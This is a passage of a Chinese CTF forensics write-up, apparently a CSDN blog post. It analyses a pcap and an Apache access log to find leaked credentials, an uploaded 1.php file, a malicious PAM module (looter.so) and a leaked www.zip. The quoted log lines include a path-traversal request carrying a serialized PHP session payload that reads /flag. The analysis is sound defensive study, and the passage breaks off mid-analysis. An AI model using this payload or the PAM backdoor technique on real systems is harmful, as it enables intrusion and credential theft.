
还是继续根据流量包，




发现文件“looter.so”文件被导向/etc/pam.d/common-auth路径，猜测这里就是被修改的配置文件。

“/etc/pam.d/common-auth”


3.1



使用 wireshark 打开其中的“hack.pcap”流量包
发现有 HTTP 包，直接过滤 HTTP 包，




跟进“追踪流”，



9得到密码： Admin123!@#


3.4

继续跟进流量包，慢慢寻找POST传递的包




发现一个文件“1.php”，猜测这个就是黑客上传的代码形成的文件。


3.6



继续跟进



获得一串十六进制代码，直接010Editor打开



得到IP：192.168.239.123

3.7

跟随3.6一样，使用010Editor在那一串十六进制代码里面发现了

“ socks5

plugin_user = 0HDFt16cLQJ

plugin_passwd = JTN276Gp”

=》0HDFt16cLQJ#JTN276Gp

4.1


```
172.17.0.1 - - [07/Aug/2021:01:37:51 +0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Saf
172.17.0.1 - - [07/Aug/2021:01:37:51 +0000] "GET /favicon.ico HTTP/1.1" 404 493 "http://192.168.2.197:8081/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, lik
172.17.0.1 - - [07/Aug/2021:01:37:55 +0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Saf
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.451
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2egit HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.1
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2egit%2fHEAD HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2egit%2findex HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2egit%2fconfig HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2egit%2fdescription HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chro
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /source HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.1
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /source%2ephp HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /source%2ephp%2ebak HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chr
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2eidea%2fworkspace%2exml HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gec
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /source%2ephp%2eswp HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chr
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2esource%2ephp%2ebak HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /README%2eMD HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /README%2emd HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /README HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2egitignore HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2esvn HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2ehg HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.1
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2esvn%2fwc%2edb HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chror
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2esvn%2fentries HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome,
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /user%2ephp%2ebak HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /%2eDS_store HTTP/1.1" 404 457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.
```

发现日志存在很多404回馈，所以查看一下没有404的记录，使用python脚本跑一下就行

```
string=''
with open('access.log') as f:

    string=f.readline()
    while(string !=''):
        if("404" not in string):
            print(string)
        string=f.readline()
```

```
172.17.0.1 - - [07/Aug/2021:01:37:51 +0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:55 +0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /%2ehtaccess HTTP/1.1" 403 460 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /index%2ephp HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /info%2ephp HTTP/1.1" 200 25770 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A16%3A%22..%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22..%2Ffiles%2Fcall_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A16%3A%22..%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22..%2Ffiles%2Fcall_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"
```


CSDN @joker-yan

然后从筛选出来的数据进行分析，发现



```
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
```


CSDN @joker-yan

平时打WEB的应该都有经验，这个“www.zip”一般放着leak的源码

=》源码文件：www.zip

4.2



同样是分析非404的数据，发现


```
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A16%3A%22..%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22..%2Ffiles%2Fcall_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
